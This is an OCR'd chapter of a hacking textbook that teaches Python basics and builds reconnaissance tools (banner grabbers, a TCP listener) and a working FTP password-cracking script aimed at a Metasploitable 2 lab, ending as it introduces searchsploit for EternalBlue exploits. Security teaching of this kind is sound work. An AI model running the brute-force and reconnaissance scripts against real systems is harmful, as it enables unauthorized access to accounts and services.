
Before we delve into Python, it's probably a good idea to take some time to discuss the concept of object-oriented programming or OOP. Python, like many modern programming languages, uses this model. If you have experience with another OOP language and understand these concepts, you can safely skip to the next section. If not, take a minute to read this section, as it will likely make your journey into Python a bit easier.

In the figure below, we illustrate the concept of the OOP model. As you might surmise, OOP revolves around the concept of an object. The object has properties in the form of attributes and states, as well as methods that are actions performed by or on the object.



The idea behind OPP programming is to create objects that act like things in the real world. For example, a car is an object that has properties, such as its wheels, color, size, and an engine. That same car has methods, which are the actions the car takes, such as accelerating, starting, stopping, and locking. From the perspective of natural language, an object is a noun, a property is an adjective, and a method is a verb.

Objects then are members of a class, which is like a template for creating objects with shared initial variables, properties, and methods. For example, if we have a class called cars, our car (Audi) would be a member of the class of cars. This class would also include other objects/cars, such as Toyota and BMW.



Classes can also have subclasses. Our car class has an Audi subclass, and an object of that subclass might be an Audi A8.

Each object would have properties (make, model, year, and color) and methods (start, lock, drive, and park).

In OOP languages such as Python, objects inherit the characteristics of their class; the AudiA8 would inherit the methods (start, lock, drive, and park) from its class "car."

These OOP concepts are critical to understanding how Python works, as you will see as you progress through this chapter, and your Python skills develop.

Getting Started

Now that we have some of the basics out of the way, let's talk about some basic programming concepts, terminology, and Python syntax. After that, we will begin to write some simple scripts evolving to some more sophisticated hacking scripts before the end of this chapter.


Just like BASH scripts, we can create Python scripts with any text editor such as vim or Leafpad. As your scripts advance into greater complexity and sophistication, you will likely find using an integrated development environment, or IDE, useful. In this chapter, we will use one of the best Python IDEs, PyCharm. IDEs are like text editors, but with additional capabilities builtin, such as color-coding, debugging, and compiling capabilities.

Although most IDEs will work in multiple programming environments, PyCharm is designed **exclusively** to work with Python. This is an excellent IDE with a lot of enhancements that will make your coding faster and more efficient. The professional version of PyCharm can be purchased, but we will use the free community edition here. You don't need to use an IDE to follow on in this chapter, but it will help.

You can download PyCharm from https://jetbrains.com/pycharm/download. Once it has downloaded, you will need to navigate to the new PyCharm directory, extract it, and then start PyCharm by executing the `pycharm.sh` script.

```
root@kali-2019:~/pycharm-community-2019.2.3# cd bin
root@kali-2019:~/pycharm-community-2019.2.3/bin# ls -l
total 196
-rwxr-xr-x 1 root root   221 Sep 25 02:50 format.sh
-rwxr-xr-x 1 root root 26540 Sep 25 02:50 fsnotifier
-rwxr-xr-x 1 root root 32776 Sep 25 02:50 fsnotifier64
-rwxr-xr-x 1 root root 26453 Sep 25 02:50 fsnotifier-arm
-rw-r--r-- 1 root root 10915 Sep 25 02:50 idea.properties
-rwxr-xr-x 1 root root   296 Sep 25 02:50 inspect.sh
-rw-r--r-- 1 root root 39520 Sep 25 02:50 libdbm64.so
-rw-r--r-- 1 root root  2322 Sep 25 02:50 log.xml
-rwxr-xr-x 1 root root   410 Sep 25 02:50 printenv.py
-rw-r--r-- 1 root root   533 Sep 25 02:50 pycharm64.vmoptions
-rw-r--r-- 1 root root  7074 Sep 25 02:50 pycharm.png
-rwxr-xr-x 1 root root  7399 Sep 25 02:50 pycharm.sh
-rw-r--r-- 1 root root  4774 Sep 25 02:50 pycharm.svg
-rw-r--r-- 1 root root   541 Sep 25 02:50 pycharm.vmoptions
-rwxr-xr-x 1 root root   808 Sep 25 02:50 restart.py
root@kali-2019:~/pycharm-community-2019.2.3/bin# pycharm.sh
bash: pycharm.sh: command not found
root@kali-2019:~/pycharm-community-2019.2.3/bin# ./pycharm.sh
OpenJDK 64-Bit Server VM warning: Option UseConcMarkSweepGC was deprecated in version 9.0 and will likely be re
moved in a future release.
```

This should open the PyCharm interface that looks like the figure below.




Variables

Let's begin with some of the more practical concepts in Python. Like in other programming languages, Python has variables. A variable is a name associated with a particular value. Whenever you use that variable name in a program, it uses the associated value. For instance, a variable called "name" might contain the value "Occupytheweb."

A variable name points to data stored in a memory location, which may contain a value such as an integer, real number, string, floating point number, Boolean value (TRUE or FALSE), list or dictionary (we'll cover these shortly).

To become familiar with variables, let's create our first Python script. Open your PyCharm IDE and create the following simple script you can call `first_simple_script.py`.



The first line simply tells the system to use the python3 interpreter (Python3 is the latest Python, but many systems still use Python2.7 at this writing). The second line defines a variable called name and assigns a value to it (in this case, "Occupytheweb"). You can change this line to your name or any name. The value of this variable is in the string character data format, which means the content is enclosed in quotation marks and is treated as text (Note: in Python, single or double quotation marks are generally interchangeable with some exceptions). You can put numbers in strings, but they will be treated as text and not numbers.

The third line creates a print() statement concatenating (concatenate is a fancy word used in information technology, meaning "put together") "**Greetings to**" with the value in the **name** variable followed by the text "**and Welcome to This Journey to Become a Master Hacker**." A print statement will display whatever you pass to it within the parenthesis to the screen.

Before you can execute this script, you need to give yourself permission to execute it. You need to use the `chmod` command to do that.

```
kali > chmod 755 first_simple_script.py
```

Now, to execute the script, simply precede the script name with a period and forward slash (./).

```
kali > ./first_simple_script.py
```

Success! You just completed a very basic script in Python!

In Python, each variable type is treated like a class. A class is a template for creating objects (as we discussed in the earlier section on OOP. In the next script, I will demonstrate a few different types of variables. Variables can be more than just strings (text). They can hold several different data types.

secondpythonscript.py

```
#! /usr/bin/python3

HackersAriseStringVariable = "Getting Started Becoming a Master Hacker";

HackersAriseIntegerVariable = 12

HackersAriseFloatingPointVariable = 3.1415

HackersAriseList = [1,2,3,4,5,6]

HackersAriseDictionary = {'name' : 'OccupytheWeb', 'value' : 27}

print (HackersAriseStringVariable)

print (HackersAriseIntegerVariable)

print (HackersAriseFloatingPointVariable)

print (HackersAriseList[3])
```

This script creates five variables that contain different data types. These include:

1. A string - treated as text;
2. An integer—a number without decimals;
3. A floating-point number—a number with decimals;
4. A list—a series of values stored together;
5. A dictionary—an unordered set of data each with its own key.

Dictionaries are useful when you want to refer to or change a value by referring to a key name. For example, say you have a dictionary called cars that contains your favorite model of each car manufacturer configured like the following:

```
cars = {'BMW'   : 'X6', ' Mercedes' : 'GLC300', 'Tesla': 'Model  X',
'Audi' : 'Q3'}
```

Later, while writing your script and you may want to get your favorite model of a particular car, you can simply call it by its key.

```
print (cars[BMW])
```

You can also change the values for particular keys. If you wanted to change your favorite Tesla to the Model S, you would enter:

```
cars['Tesla'] : 'Model S'
```

We will discuss lists and dictionaries in more detail later in this chapter.

Enter the script above in PyCharm and save it as secondscript.py. Give yourself permission to execute it and then execute it as follows:

```
kali >./secondpythonscript.py
```

```
root@kali-2019:~# ./secondpythonscript.py
Getting Started Becoming a Master Hacker
12
3.1415
4
root@kali-2019:~#
```


Comments

Like any programming language, Python has the capability to add comments. Comments are simply text that is added to your code to help explain what you are trying to do. These comments are NOT executed by the interpreter. The Python interpreter sees the comments and simply skips over it until it comes to another line of executable code.

Comments are not required in your scripts but are highly advisable. Imagine coming back to your script six months or six years from now and trying to determine what you were trying to accomplish. Moreover, imagine another programmer trying to decipher your code five years from now. In both cases, comments are mighty helpful and will save you both significant time and frustration.

Python uses the "#" symbol to designate a single line of comment. When you want to write multiline comments, you can use three double quotation marks (''') to begin the comment and three double quotation marks at the end.

As you can see below, I have enhanced our `secondpythonscript.py` with some comments that help explain what we were trying to do with this code.



When we execute the script again, nothing changes as the Python interpreter simply skips over the comments and executes only the non-commented lines.

Functions

Functions in Python (like other programming languages) are bits of code that perform a designated action.They are like mini-programs within your script. For instance, the print() statement we used above is a function that displays whatever you pass to it in the script. There are a large number of functions in Python that you can import and use. Most are available in your default installation of Python, but there are numerous others available in the downloadable libraries in Python.

Here is a brief sampling of available functions.

abs() – returns the absolute value of a number

ascii() – returns a string containing a printable representation of an object

bool() – returns a Boolean value

dict() – creates a new dictionary

help() – invokes the built-in help

hash () – returns the hash value of an object

max() – returns the largest value

hex() - converts an integer to hexadecimal

min() – returns the smallest value

round()- returns a rounded number

len() – returns the length of the object

sum() – sums the items of an iterable and returns the total

You can also create your own functions, but before you do so, make certain that it has not already been created. You can check the official Python documentation at https://docs.python.org.

To create your own function, use the `def` statement followed by the name you want to use for the function, such as if we wanted to create a function named "new_function" we would enter:

```
def new_function
      <Block of Code>
```

Lists

Most programming languages use what they refer to as arrays to store multiple separate objects. These arrays are lists of values that can be retrieved, deleted, replaced, and manipulated when referenced by an index [ ]. In Python, arrays are known as lists.

It's worth noting here that Python--like many other programming languages—begins counting with 0. The first element is element 0, the second element is element 1, and so forth. This means that if you wanted to access the fourth element in a list, you would do so with `list[3]`.

Lists in Python are iterable. This means that the list can provide successive elements when you run all the way through it (see Loops). This is useful because quite often when we use lists, we are looking through the list for a particular value such as a password list.

Let's imagine you want to display the third element in our list in our secondpythonscript.py (we created a list named HackersAriseList). We can access that element and print it by calling the list's name followed by the index of the element in square brackets.

Let's test this now on our script. On Line 27 of our script, change the index in the square brackets to [2]. Now, run the script again.

```
kali > ./secondpythonscript.py
```

As you can see, this time, the script prints the number 3 from our list!

Modules

A module is simply a section of code saved into a separate file so that you can use it as many times as you need without having to reenter all the code again and again. If you want to use a module, you need to import it. As we discussed earlier, using standard and third-party modules is one of the key strengths of Python, and these particular modules are why hackers prefer Python. So, if we wanted to use the ftp module, we would import it.

```
import ftplib
```

Later in this chapter we will use this module and the `socket` module in our ftp password cracking script.

Network Communications in Python

Before we move on to more advanced Python concepts, let's use what we learned so far to write a couple of scripts that may be useful to hackers and information security professionals.

Building a TCP Client

In this script, we'll create a simple TCP network connection in Python using a very practical and widely used module named "`socket`."Socket is among those many modules in Python that can be used for a multitude of tasks. Here we will be using the socket module to create our simple TCP connection.

Let's build the script seen below, and then we will analyze it here. This script goes out and grabs the banner presented by the SHH protocol on port 22. A banner, as we saw earlier in Chapter 4 with Shodan, is an "announcement" that an application makes when someone or something connects to it. Hackers can use this technique for reconnaissance to determine what application, and even what version of the application, is running on a port. This is exactly what Shodan does. It grabs the banner from every port and IP address and puts the banner information into a database, indexes it, and allows us to search by that information.

SSHBannerGrab.py

```
1  #! /usr/bin/python3
2
3  import socket
4
5  s = socket.socket()
6
7  s.connect(("192.168.1.101", 22))
8
9  answer = s.recv(1024)
10
11 print (answer)
12
13 s.close
14
```

In the first step, we need to import the socket module we referenced earlier. Once it has been imported, we can then use its functions and tools. In this script, we will use the socket module to create a connection over the network for us. A socket is a module that enables two computer nodes to communicate with each other. It uses the familiar server/client architecture.

In the next step, we create a variable and associate it with the socket class from the socket module (Remember my earlier discussion on classes?). We do this so we don't have to reference the full `socket.socket()` syntax each time we want to use it. Now we can simply use the variable name, making our coding simpler and more efficient.

Next, we use the `connect()` method from the socket module to make a network connection to a particular IP address and port. Remember that methods are functions available for a particular object. In Python, the syntax is `object.method`. In this case, we are connecting to IP address 192.168.1.101 (use the IP address of your Metasploitable 2 system) and port 22.

Once you make the connection, there are a number of things we can do. In this script, we use the receive method `recv` to read 1024 bytes of data from our socket (TCP connection) and store that information in avariable called answer. The receive method takes the banner information and places it into the variable. Once the variable has the banner information, we will want to print it with the `printf()` function. On the final line of the script, we close the socket.

Now, save this script as SSH BannerGrab.sh and give yourself permission to execute it with `chmod` (`chmod 755 SSHBannerGrab.sh`). Lets now run this script, and if the target system has SSH running on port 22, it will make a TCP connection, receive the banner, place the banner into a variable and print the contents of the variable as seen below.

We have just created our first reconnaissance Python script!

As you can see, this script not only told us what application is running on port 22, but also the version of the application (7.3p1) and the operating system (Debian-1). In many cases, this information will be critical to the hacker in determining what approach to take to hack the system!

Creating a TCP Listener

Now that we have created a TCP client that is capable of capturing the banner information, let's create a TCP listener. With that same socket function, we can create a TCP listener that outsiders can connect to.

In our next Python script, we'll create a socket on your system that enables a connected listener to collect key information about their system. In other words, when someone connects to our system, we will gather information about them. (Every system that connects to another system carries with it nearly unique information about itself.)

Enter the script below and save it as `tcp_listener.py`. Make sure to give yourself execute permission (`chmod`).

tcp_listener.py

```
#! /usr/bin/python3

import socket

TCP_IP="192.168.1.101"
TCP_PORT=5555
BUFFER_SIZE=100

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.bind((TCP_IP, TCP_PORT))
s.listen (1)

conn, addr =s.accept()
print ('Connection address:', addr)

while 1:

    data=conn.recv(BUFFER_SIZE)
    if not data:break
    print ("Received data:", data)
    conn.send(data) #echo

conn.close
```

As usual, in the first line, we declare that we want this script to be run with the Python interpreter. Then, we import the socket module again. We then define variables to hold information for the TCP/IP address and port. Next, we define a variable by defining the buffer size of the information we will collect from their connection.

We then define the socket and bind the socket to the IP address and port using the variables we just created. We tell the socket to listen for the incoming connection by using the `listen()` method from the socket modules library.

We then capture the IP address and port of the system that is connecting to our socket and print this information to the user's screen with `print()`.

Next, we use a while loop. We'll discuss while loops in the next section, but notice here that it will continue to run the indented code that follows indefinitely as long as there is data (`if not data:break`). This means that this script continues to run as long as there is incoming data. When the data stops, so does this script.

Finally, we place the information into a buffer, print it, and close the connection.

To test our script, first, execute the `tcp_listener.py` script and then go to another computer on your network and connect to the port designated in our script (5555). Our script will collect key information about the connecting system and print it out.

This is, once again, key information a hacker needs before running an exploit. As you learned earlier, exploits are very specific. They work only for a particular operating system, application, port, version, and sometimes even a particular language (i.e. MS14-054). This is all part of reconnaissance, like we did in Chapter 4, and this script is very similar to the passive operating system fingerprinting tool or p0F.

Dictionaries, Loops and Control Statements

Let's continue to expand our knowledge and skills in Python and apply them to additional hacking tools.

Dictionaries

Dictionaries hold information as unordered pairs. These pairs contain a key and an associated value. We can use a dictionary to store a list of items and give each item a label so we can refer to it individually. For instance, we might store the key 1 with the value "Acura," the key 2 with the value Audi, the value 3 with the value BMW, and so forth. In some systems, these dictionaries might be used to store a USERID (key) with the user password (value). Dictionaries in Python operate like an associative array in many other languages.

Just like the lists we mentioned earlier, dictionaries are iterable. This means that we can use a control structure such a `for`, `if-else`, or `while` to go through each value in the dictionary. This is especially useful for creating password crackers. We could create a script that tries every password in a file until it comes to a correct password or exits.

The syntax for creating a dictionary looks like this;

```
dict = {key1:value1, key2:value2, key3:value3}
```

Note that with these dictionaries, we use curly braces{} and separate each item with a comma. You can include as many key-value pairs as you want.

Control Statements

Control statements allow your script to make decisions based upon some condition such as "as long as this condition evaluates to true, continue. When it evaluates to false, stop." There are many ways to control the flow of our script in Python. We'll look at some of the more important ones here.

The `if` Statement

The `if` control structure in Python is very similar to the `if` control statements in other programming languages, including BASH (for more on BASH see *Linux Basics for Hackers*). An `if` statement is used to check whether a statement is TRUE or FALSE and then run different code based upon the results of that condition.. The syntax looks similar to this:

```
if <a conditional statement that evaluates to TRUE or False>
      <code to run if statement above is TRUE>
```

The `if` statement contains a condition that might be something like:

```
if variable < 10
```

If the condition evaluates to TRUE, then the code that follows is executed. If the statement evaluates to FALSE, then the next statements are skipped and not executed.

The statement (s) that follow the if statement are referred to as the control block, and in Python, the control block must be indented. It is the indentation that identifies the control block. The next statement NOT indented is outside the control block and not part of the if statement. This is how Python knows what lines of code to execute when the if evaluates to TRUE and where to go to if it evaluates to FALSE.

If...else

In Python, the `if..else` structure looks like this;

```
if <conditional statement that evaluates to TRUE or FALSE>
      <statements to run if TRUE>
else
      <statements to run if FALSE>
```

As with the `if` statement, the Python interpreter checks to see whether the condition following the `if` statement evaluates to TRUE or FALSE. If it evaluates to TRUE, the statements in the control block are executed. If it evaluates to FALSE, the statements in the control block after the `else` are executed instead.

elif

A variation on the `if...else` statement is the `elif` statement. While the `if...else` statement allows you to execute **one** statement or block of code, there are times when you may have many possible clauses to execute. The `elif` enables you to nest multiple cases of possible outcomes and execute the appropriate statement or block of code to the circumstance.

An `elif` follows an `if` or another `elif`. `Elif` is short for "else if." In simpler terms, the `elif` enables you to provide another condition to evaluate if all the previous conditions have evaluated to FALSE. It's important to note that only one block of code will be executed, so order matters!

```
if port==22
      print("This open port is running SSH")
elif port==25
      print("This open port is running SMTP")
elif port==53
      print("This open port is running DNS")
elif port==80
      print("This open port is running HTTP")
```

Loops

Loops can be a very useful structure in writing your Python scripts. Loops enable us to repeat a code block multiple times, depending upon a value or a condition (TRUE|FALSE). The two most commonly used are `while` loops and `for` loops (we used a `for` loop in the `tcp_listener` that continued to run as long as there was data).

`While` Loops

The `while` loop evaluates a Boolean expression (TRUE or FALSE) and continues execution while the expression evaluates to TRUE. For example, we could create code snippet that prints each number from 1 to 100 and then exits the loop.

```
Count =1
While (count<=100):
```

```
Print(count)
Count+=1
```

The indented control block then runs as long as the condition evaluates to TRUE (count <=100). In the `tcp_listener` script, our while loop ran as long as there was data.

```
If not data:break
```

The `for` Loop

The `for` loop can assign values from a list, string, dictionary, or other iterable structure to an index variable each time through the loop, enabling us to use each item in the structure one after another. For example, we might use a for loop to attempt passwords until we find a match, such as:

```
For password in passwords;
      Attempt = connect(username, password)

      If attempt ==”230”
            Print (Password found:  “  + password)

            Sys.exit(0)
```

In this code snippet, we create a `for` statement that continues through a list of passwords we provide (see Chapter 8) and attempts to connect with a username and password. In this case, if it receives a “230” code (success on FTP servers), the program prints “Password found,” followed by the password. It then exits (`sys.exit`). If it does not get the success code, it will continue looping through each of the remaining passwords until it receives a 230 or comes to the end of the password list.

Adding Capability to Our Scripts


Now that we know a bit more Python, let’s see whether we can use this advanced knowledge to improve and expand our scripts. Let’s take our `SSHBannerGrab` script and give it capabilities to grab more banners than just SSH. Let’s add a list of ports to grab banners from and use a looping structure to go through each element of the list and attempt to grab the service banner on the port, if it exists.

The first step is to create a list with the ports in it. Open the `SSH BannerGrab.py` script, and we’ll edit it to add this new capability. We’ll need to add a list called Ports and place the ports we want to grab banners from into this list, namely port 21, 22, 25, and 3306.

PortBannerGrab.py

```
#! /usr/bin/python3

import socket

s = socket.socket()

Ports=[21,22,25,3306]


for i in range (0,3):

   s=socket.socket()

   Port=Ports[i]

   print("This is Banner for the Port")

   print(Port)

   s.connect(("192.168.1.101", Port))

   answer = s.recv(1024)

   print (answer)

   s.close()
```

Next, we create a `for` loop that iterates through that list four times, using each element in the list. Remember that the code that will be used within the `for` loop must be indented. We create a variable `port` and assign it to the value of each of the elements in the list as we iterate through. We then use that variable containing the port number in our connection to the remote system for each iteration. When that line of code is executed, it will attempt to connect to the IP address (make certain to use the IP address of the target system) and port combination. Now, if you run this script at the Metasploitable 2 system, you should get the following results.



Note that the script has grabbed the banners from 21 and found vsFTPd 2.3.4 running on it, port 22 open with OpenSSH 4.7 running on it, port 25 open with Postfix running on it and port 3306 with MySQL 5.0.51.a running on it.

You have now successfully built a multiport banner grabbing tool in Python to perform reconnaissance on a target system. This tool grabs the service banner and tells which service and version is running on that port, simplifying our task of exploiting it!

Exceptions and Password Crackers

ANY code risks errors and exceptions. In programming, an exception is anything that disrupts the normal flow of your code—usually errors. You usually want to catch these errors and exceptions and do something, and sometimes you can use these errors and exceptions in the logic of your code. To address these errors, Python has exception handling. Exception handling is simply a bit of code that is triggered when an exception occurs. In Python, we have the `try/except` structure to handle exceptions.

A `try` block, as the name implies, tries to execute some code and if an error occurs, the `except` statement or block of code is executed. As I mentioned above, sometimes you can build the `try/except` structure into the logic of your code, similar to a `if…else`. For instance, we can use the `try/except` in a password cracker, and if an error occurs due to a password mismatch, move to try the next password with the `except` statement. Let's take a look at using that now.

Below you will see the code for a simple FTP password cracker (FTP crackers are relatively simple compared to other protocols, so let's start there). This script asks the user for the IP address of FTP server and the username whose password they are trying to crack. It then reads in a text file containing a list of possible passwords (see Chapter 8) and tries each one until it receives a message of success (code 230). The script runs until it achieves success or runs out of passwords.

```
#! /usr/bin/python3

import ftplib

#take user input as to the IP address of the FTP server
server=input("What is the IP Address of the FTP server: ")

print(server)

# take user input on the username to attempt to crack

username=input("What username are you trying to crack: ")

print(username)

#take user input as to the location and filname of the password list

passwordlist=input("Please provide the path and filename for your password list: ")

print(passwordlist)

#use this try/except to attempt to connect to ftp server
try:

    with open(passwordlist, 'r') as pw:

        for word in pw:
            word=word.strip('\r')

            try:
                ftp=ftplib.FTP(server)
                ftp.login(username,word)
                print ('Success! You have connected to the FTP server. The password is  ' + word)
                ftp.quit

            except:
                print("still trying)....")

except:
    print("You have a wordlist error. Either the file does not exist or the wrong path")
```

We need the `ftplib` module, so we need to import that first. Next, we need to create a variable named `server` and another variable named `user`. These two variables store the inputs from the script user. This script prompts the user for the IP address of the FTP server and the username and stores that information in these variables.

The script then asks the user for the path to the password list. You can use the passwords lists we created in Chapter 8, create a new one tailored to this user, or use any of the lists built into Kali when you enter "locate wordlists" at the command prompt.

Our script then starts the try block of code that uses the password list the user provided.

Note that we use a Python function not previously discussed named `strip`. This function is necessary to remove a first and last character of a string to make certain that white space or commas are not used from our password list. The strip function removes these—if they exist—and leaves just strings of characters from the passwords. Without it, your script might be trying passwords such as:

"password," or " password"

Neither of these would match a potential password of "password" as the first includes a comma "," and the second a space " ".

Next, we use a second `try` block. Here, we use the `ftplib` module first to connect to the FTP server and then try the next password from the user supplied password list.

If the combination of the username and the password results in an error (exception), the `try` block exits and goes to the `except` clause (a good example of using the `try/except` as part of the script logic). There, it prints "still trying" and then returns to the top of the `for` clause, grabs the next password, and tries again.

If the new password succeeds, the successful password is printed to the screen. The final line captures any other potential errors such as a bad password or other issues with the password list.

Now we are ready to run this script against our FTP server on the Metasploitable 2 system (make certain to enter its IP address when prompted by our script). Here, I am using a password list `custompasswordlist.txt.txt` in my working directory that I created using our tools from Chapter 8 that are tailored to the target. You may use any password list that you think is appropriate including our most common password lists. Just make certain that you use the full absolute path to the list, for instance, /`usr/share/custompasswordlist.txt`.

```
root@kali-2019:~# ./ftppasswordcracker.py
FTP Server: 192.168.13.132
username:  root
Path to PasswordList > /root/custompasswordlist.txt
Success! The password is iloveyou
root@kali-2019:~#
```

As you can see, our script successfully cracked the password of the FTP server for the root user!

Python Script to Exploit EternalBlue


Throughout this book, we have focused upon the NSA's stolen EternalBlue exploit as an example of an effective and malicious exploit. Although this exploit was not originally written in Python, once this exploit saw the light of day, the global security community reverse-engineered its capabilities. That is what the Metasploit EternalBlue exploit in Chapter 9 is; a reverse-engineered EternalBlue exploit for Metasploit. It does the same thing as the original, but with different code.

The same happened with Python. Several security researchers reverse-engineered the EternalBlue exploit into Python. I think this is a good example of some excellent, sophisticated Python for system exploitation. Although it is beyond our capabilities at this level to develop an exploit like this, I think it is

useful to see and understand how Python can be used to develop some of the most advanced exploits in the world.

To find the EternalBlue Python exploit, you can use the searchsploit command in your Kali.

```
kali > searchsploit eternalblue
```



As you can see, searchsploit found three EternalBlue exploits on our system, all of them Python scripts as indicated by .py extension. Let's use the second one labeled:

